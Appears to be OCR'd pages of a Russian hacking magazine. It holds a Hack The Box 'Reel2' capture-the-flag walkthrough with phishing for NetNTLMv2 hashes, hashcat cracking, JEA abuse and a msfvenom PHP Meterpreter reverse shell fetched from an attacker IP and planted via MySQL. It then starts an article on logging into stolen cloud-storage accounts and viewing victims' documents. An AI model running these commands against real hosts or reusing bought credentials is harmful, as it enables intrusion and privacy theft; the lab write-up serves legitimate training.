
Похищение хеша NetNTLMv2

Этот вектор долго искать не пришлось — после осмотра почтового ящика был сделан выбор в пользу фишинга. В реальной жизни здесь работали бы разные способы — к примеру, отправка офисных документов или HTML с нагрузкой. В лабораторных условиях это невозможно, но существует эмуляция, которая сработает, если отправить обычную ссылку. Рассылаем ее по всем доступным адресам и ждем обращения к ресурсу. Во время его клиент автоматически предоставит для аутентификации хеш пароля NetNTLMv2.


Мы сможем отловить этот хеш и при помощи брутфорса получим пароль. В качестве листенера, эмулирующего ресурс, используем утилиту Responder, которой достаточно будет передать один параметр `-I` — сетевой интерфейс.

```
sudo responder -I tun0
```

Теперь выполняем многоадресную рассылку, а в текст сообщения ставим ссылку на любой файл, якобы находящийся на нашем ресурсе. Спустя несколько секунд в окне Responder появится желанный хеш.



Рассылка сообщения в OWA



Полученный в Responder хеш NetNTLMv2 пользователя k.svensson

Далее по плану ломаем хеш. Я для этих целей обычно использую hashcat, но эта утилита требует указать тип хеша. К счастью, можно свериться со справкой — выводим примеры хешей, фильтруем по слову NetNTLMv2 и указываем найденный номер.

```
hashcat --example | grep -A 2 -B 2 NetNTLMv2
```


Пример хеша NetNTLMv2, полученный в hashcat

Мы узнаем режим: 5600; к тому же нам показывают хеш, который визуально по структуре похож на тот, что мы получили в Responder. Пришло время крякнуть его!

Для перебора будем использовать все тот же hashcat со следующими аргументами:

- `-a 0` — режим перебора, нулевой означает по словарю;
- `-m []` — режим, тут указываем тип хеша, полученный ранее;
- `ksven.hash` — файл, в котором записан хеш (хеши);
- `rockyou.txt` — словарь с возможными паролями.

```
hashcat -a 0 -m 5600 ksven.hash ./tools/rockyou.txt
```




Результат взлома хеша

ПРОДВИЖЕНИЕ

WS-Management


У нас есть учетные данные пользователя Outlook, а это с высокой вероятностью учетная запись пользователя домена. В таком случае осталось определиться со способом интерактивного управления машиной. Помнишь открытый порт 5985? На нем по протоколу WS-Management работает служба удаленного управления. А получить интерактивную командную оболочку поможет **PowerShell Enter-PSSession**.

```
Enter-PSSession -Computer 10.10.10.210 -Credential k.svensson
-Authentication Negotiate
```




Получение удаленной сессии PowerShell Enter-PSSession

Вот только выполнить стандартные команды не выходит. Набираем `command`, чтобы посмотреть, что мы можем сделать.



Доступные команды PowerShell для текущей сессии

Но и это не проблема, так как мы можем использовать PowerShell ScriptBlock, а именно конструкции вида **&{команда}**. В качестве подтверждения того, что мы захватили пользователя, получаем файл user.txt.



Выполнение команд с помощью PowerShell ScriptBlock


Продолжение статьи →

HTB REEL2

ЗАХВАТЫВАЕМ МАШИНУ ЧЕРЕЗ OUTLOOK И РАЗБИРАЕМСЯ С ТЕХНОЛОГИЕЙ JUST ENOUGH ADMINISTRATION

Just Enough Administration (JEA)

Нужно осмотреться на хосте, чтобы найти вектор для продвижения. К примеру, в текущей директории находим файл Windows PowerShell Session Configuration.



Листинг директории Documents

Технология Just Enough Administration (JEA) позволяет делегировать административные полномочия на все, чем можно управлять с помощью PowerShell, и дать пользователям права на выполнение определенных административных задач, не предоставляя им права администратора сервера или службы. С помощью JEA можно указать, каким пользователям разрешено запускать определенные командлеты, функции или скрипты PowerShell с правами привилегированных пользователей, а также подробно логировать все действия (вроде истории команд).

Давай разберемся с `jea_test_account.pssc`.

Содержимое файла jea_test_account.pssc

1. Директива `SessionType` имеет значение `RestrictedRemoteServer`, что позволит использовать следующие командлеты PowerShell: `Clear-Host`, `Exit-PSSession`, `Get-Command`, `Get-FormatData`, `Get-Help`, `Measure-Object`, `Out-Default` и `Select-Object` (их мы уже видели в выводе команды `command` текущего пользователя).
2. Параметр `TranscriptDirectory` закомментирован, а в нем указывается директория, в которую сохраняются логи.
3. Опция `RunAsVirtualAccount` позволяет запускать команды от имени виртуального аккаунта администратора (члена локальной группы или Administrator, или Domain Admin).
4. В директиве `RoleDefinitions` нужно указать группу безопасности AD, для которой разрешено подключаться к данной сессии PowerShell, и название роли JEA, которое должно соответствовать имени файла PSRC.

Теперь перейдем к файлу PowerShell Role Capabilities, который содержит описание роли. В нем указывается, что разрешено делать в рамках сессии JEA. В нашем случае там определена функция **Check-File**, которой нужно передать путь к файлу в качестве аргумента, и если он соответствует одной из масок **D:*** или **C:\ProgramData***, то в результате будет возвращено содержимое файла.

Содержимое файла jea_test_account.psrc


Теоретически мы можем получить любой файл из этой директории, так как команда выполнится с привилегиями администратора, но необходимо решить две проблемы:

- путь к файлу соответствует одной из масок;
- необходима сессия jea_test_account.


Первая проблема легко решается использованием ссылок. Мы можем закинуть файл-ссылку в папку **ProgramData**, а указывать он будет на директорию админа. Для решения второй проблемы нужно искать информацию на хосте, вероятно в каталогах текущего пользователя, так как файлы конфигурации сессии тестового пользователя тоже расположены у текущего юзера.

Credentials dumping


Обращаем внимание на ярлык Sticky Notes (приложение для заметок) на рабочем столе пользователя. Sticky Notes хранит пользовательские данные в директории **AppData\Local\stickynotes**. И в логах находим учетные данные нужного нам пользователя.



Ярлык Sticky Notes в директории Desktop



Содержимое директории AppData\Local\stickynotes



Учетные данные пользователя jea_test_account


Как и планировали, создаем ссылку на директорию админа.

```
New-Item -ItemType Junction -Path 'C:\ProgramData\Admin' -Target 'C:\Users\Administrator'
```

А теперь вернемся в локальную консоль и создадим новую сессию `jea_test_account`.

```
$username = "jea_test_account"
$password = ConvertTo-SecureString "Ab!Q@vcg^%@#1" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList ($username, $password)
Enter-PSSession -Computer 10.10.10.210 -credential $creds -ConfigurationName jea_test_account -Authentication Negotiate
```

В новой сессии выполним разобранную ранее функцию, чтобы забрать файл админа и подтвердить прохождение машины.




Получение флага администратора

На данном этапе прохождение машины можно считать законченным. Но... Я так и не получил контроль над ней, поэтому продолжаем!

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Credentials dumping

Я решил поискать учетные данные дальше. Существует место, где они есть всегда, — файлы с настройками для подключения к базе данных. Если мы получим админскую учетку, мы запишем шелл в директорию веб-сервера и выполним его от имени System. Нужно найти этот файл, а как прочитать, мы уже знаем. Сайт, на котором мы регистрировались, построен на CMS Wallstant, которую мы находим на GitHub. И в директории **config** будет лежать файл **connect.php** с нужными нам настройками.




Содержимое файла connect.php

Остается узнать путь к корневой директории CMS в xampp. Так как сайт расположен на порте 8080, то это будет отмечено в конфигурационном файле веб-сервера **xampp\apache\conf\httpd.conf**, а в директиве **DocumentRoot** будет указан путь к корневой директории сайта. Давай линканем директорию **C:\xampp** от имени первого пользователя.

```
New-Item -ItemType Junction -Path 'C:\ProgramData\xampp' -Target 'C:\xampp\
```


А теперь перейдем к сессии тестового юзера и просмотрим этот файл конфигураций.

```
check-file c:\programdata\xampp\apache\conf\httpd.conf
```



Содержимое файла конфигураций httpd-vhosts.conf

Теперь, зная корневую директорию social, смотрим файл **connect.php**. В нем обнаруживаем учетные данные, которые мы искали.



Содержимое файла connect.php

Обратный шелл на PHP


Теперь сгенерируем PHP-шелл, который будем выполнять в контексте службы. В случае с PHP можно легко сгенерировать шелл с помощью **msfvenom** со следующими параметрами:

- `-p []` — используемая нагрузка (конечно, берем Meterpreter);
- `LHOST=[]` — IP-адрес локального хоста;
- `LPORT=[]` — локальный порт;
- `-f []` — формат, в котором будет представлена нагрузка.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.45 LPORT=4321 -f raw > r.php
cat r.php | xclip -selection clipboard && echo '<?php ' | tr -d '\n' > r.php && xclip -selection clipboard -o >> r.php
```

И запустим листенер, который будет ожидать обратного подключения от нагрузки. Для быстрого запуска из **metasploit** используем **handler** с параметрами, указанными при создании нагрузки.

```
handler -p php/meterpreter_reverse_tcp -H 10.10.14.45 -P 4321
```



Активация модуля handler

Порт-форвардинг

Чтобы подключиться к базе данных, лучше всего пересылать весь трафик с порта сервера на порт локального хоста (Port Forwarding), сделать что-то вроде тоннеля. Для этого будем использовать chisel. Эту программу нужно будет загрузить на хост. Кидаем в одну директорию **chisel.exe** и сгенерированный PHP-шелл, а потом запускаем простенький веб-сервер.

```
python3 -m http.server
```


Эта команда откроет веб-сервер, который будет слушать порт 8000. А с удаленного хоста загрузим и программу, и шелл, причем шелл сразу в директорию **C:\ProgramData**.

```
&{wget 10.10.14.45:8000/chisel.exe -O chisel.exe}
&{wget 10.10.14.45:8000/r.php -O C:\programdata\r.php}
```

Работать с chisel очень просто, мы запускаем утилиту на двух устройствах следующим образом.

1. При запуске на локальном хосте указываем, что являемся сервером, указываем порт и опцию ожидания подключения от клиента.


   ```
   ./chisel.bin server -p 4321 --reverse
   ```


   Сообщение об ожидании подключения на порт 5432 на сервер chisel

2. На хосте-клиенте указываем соответствующую опцию, а также адрес и порт сервера для подключения. Затем идет последовательность, которая означает, что порт 3306 сервера будет связан с портом 3306 локального хоста.

   ```
   &{.\chisel.exe client 10.10.14.45:4321 R:3306:127.0.0.1:3306}
   ```

   Сообщение о подключении на клиенте chisel

   Сообщение об активации сессии на сервере chisel

Шелл через БД

Теперь, используя встроенный клиент MySQL, подключимся к базе данных. При подключении используем следующие аргументы:

- `-h []` — хост для подключения (коннектимся к локальному, так как соединение будет ретранслироваться на удаленный);
- `-u []` — пользователь;
- `-p []` — имя базы данных;
- `--password=[]` — пароль;


```
mysql -h 127.0.0.1 -u root -p Wallstant --password=Gregswd123FAEytjty
```

После подключения нужно записать наш шелл в директорию веб-сервера. Алгоритм действий простой:

1. Создаем таблицу.
2. Создаем в таблице запись, которую считываем из файла с шеллом.
3. Эту запись пишем в файл на веб-сервере.

```
create table phpshell (line blob);
insert into phpshell values(load_file('/programdata/r.php'));
select * from Wallstant.phpshell into dumpfile '/xampp/htdocs/social/r.php';
```

После помещения файла на сервер обратимся по URL **http://10.10.10.210:8080/r.php**. Это приведет к активации шелла и получению сессии Meterpreter. На скриншоте ниже видно сообщение о подключении и активации сессии. Командой **sessions -i 1** мы переходим к созданной сессии и с помощью **getuid** убеждаемся, что работаем в контексте System с максимальными привилегиями.



Получение сессии Meterpreter с максимальными привилегиями

Таким путем мы захватываем Reel2 и имеем над ней полный контроль.

БОЛЬШЕ НЕ ТВОИ ДОКУМЕНТЫ

КАК ВЫГЛЯДЯТ ОБЛАЧНЫЕ ХРАНИЛИЩА ГЛАЗАМИ ХАКЕРА

Сервисы вроде Dropbox или Megaupload — удобное изобретение: можно всегда иметь под рукой нужные документы. Но если не заботиться о безопасности, то это удобство обернется утечкой важных личных данных. В этой статье я наглядно покажу, как облачные хранилища и файлообменники превращаются в объекты хакерских атак, позволяют похитить важные документы и собрать материал для шантажа.

Kolchanoff
На самом деле писать статьи очень просто. Садишься за клавиатуру и начинаешь хлестать кровью.
m.kolchanoff@gmail.com

WARNING

Материал носит ознакомительный характер и не призывает нарушать неприкосновенность частной жизни. Несанкционированный доступ к информации уголовно наказуем. Автор и редакция не несут ответственности за любой вред, причиненный с использованием информации из этой статьи или в попытках повторить описанные действия.

Владельцы крупных файлообменников совершенствуют защиту данных и обычно предлагают двухфакторную аутентификацию, но вариант с обычными логином и паролем по-прежнему доступен и широко используется. Играет ли это на руку хакерам? Определенно.

Способов взлома много: фишинг, стилеры, перебор пароля и даже высокотехнологичные атаки на провайдеров и операторов сотовой связи, когда перехватывают коды подтверждения. Но чаще всего применяется метод credential stuffing — когда для входа используются учетные данные из утекших баз. Люди ведь не любят придумывать разные пароли для разных сервисов, а менеджер паролей пока так и остается технологией для продвинутых пользователей.

ПОЧЕМ ЧУЖИЕ ПАРОЛИ?

Конечно же, учетными данными активно торгуют в злачных уголках интернета. Я обошел пять таких местечек, чтобы изучить предложение и цены. В среднем они такие:

- 300–350 долларов за миллион комбинаций логин-пароль или почта-пароль;
- 400–500 долларов за миллион комбинаций из корпоративных почтовых ящиков и паролей к ним. Потенциально это наиболее лакомый кусочек для мошенников;
- 250 долларов за миллион комбинаций в «миксованных базах», где могут попадаться любые домены.

Впрочем, бывает как дешевле, так и дороже. А еще часто попадаются сами слитые базы, но разгребать гигантские дампы — отдельное непростое занятие.

И конечно, вовсю продаются стилеры, при помощи которых можно завладеть чужими учетками. Например, стилер AZORult стоит 100 долларов, а UFR Stealer всего в районе 20–50.

INFO


Читай также: «Трояны на продажу. Изучаем подпольный рынок вредоносного ПО».

ЧТО В ОБЛАЧКЕ ЛЕЖИТ

К нам в руки попало несколько учетных записей, подобных тем, что продаются на подпольных форумах. Они были отобраны специально, поэтому все они открывались и во всех из них что-нибудь да лежало. Сейчас мы с тобой заглянем туда. Естественно, исключительно в исследовательских целях. Заходя в аккаунты, я лишь делал скриншоты, чтобы продемонстрировать типичное содержимое.

Пример 1. Заброшка

Перед нами аккаунт Dropbox, созданный в Германии. Внутри две папки: одна пустая, в другой — фотографии автомобилей и документов, вероятно связанных с повреждениями этих автомобилей. Всего 161 снимок; последнее изменение датируется ноябрем 2020 года.




Взломщику или шантажисту здесь ловить, скорее всего, нечего, к тому же никакой активности на этом аккаунте уже давно нет, а значит, вероятно, он заброшен. Как, по всей видимости, и добрая половина продающихся учеток.


Почему люди забрасывают свои хранилища? Причин может быть множество, но самая распространенная — это забытый пароль и нежелание копаться с его восстановлением. Зато личные данные продолжат там лежать годами.

Пример 2. Чужие паспорта

Снова Dropbox, и содержимое на этот раз более занимательное.




Речь, конечно, не о фотографиях владельца, рассекающего снег на сноуборде. Речь — о целом складе документов, явно принадлежащих не ему и не членам его семьи.



Сложно сказать, как владелец аккаунта собрал все это и с какой целью хранит. Возможно, он имел на это полное право. Но неприятно здесь другое: мысль о том, что сканы твоего паспорта или водительского удостоверения могут попасть (и регулярно попадают) в руки людям, которые не слышали об элементарных мерах безопасности.

Пример 3. Кредитка


Закинуть в Dropbox фотографии вечеринок — вполне нормальная идея. А вот добавлять к этой коллекции кредитную карту, да еще и сфотографированную с обеих сторон... мягко говоря, не очень.



В той же папке лежал ворох документов хозяйки и действующий QR-код группы в WhatsApp. Правда, всего с одним участником. Заглядывать я постеснялся.

Пример 4. Платный акк

В этом аккаунте на Dropbox не было бы ничего примечательного, не будь он оплачен на год вперед. При этом практически не использовался — занято всего 3,6 Гбайт из 2 Тбайт.




Похоже, акк просто забыт, и хакер может использовать его любым креативным способом.

Пример 5. Пароль в корзине

Сервис под названием pCloud не особенно известен, но и такие встречаются в базах скомпрометированных аккаунтов. Примечательно здесь вот что: если ты отвлечешься от чужих фотографий из отпуска и присмотришься к панели слева, то заметишь, что там среди прочего перечислено шифрованное хранилище.

А еще там есть корзина, а в корзине — какие-то файлы. В одном из них (он назывался wtf.dat) лежал длинный ключ, который успешно подошел к разделу с шифрованием.


Видим российские паспорта, кредитки, права и страховые удостоверения.



Мораль: корзину нужно иногда выбрасывать, а если кинул туда что-то важное, то лучше и очистить сразу.


Пример 6. Стволы

А вот и аккаунт, владелец которого фактически собрал на себя коллекцию готового компромата. Среди уже привычных документов — его автопортреты с разных ракурсов, включая крайне интимные, а также оружие — обычное и позолоченное.



Пример 7. Пиратство

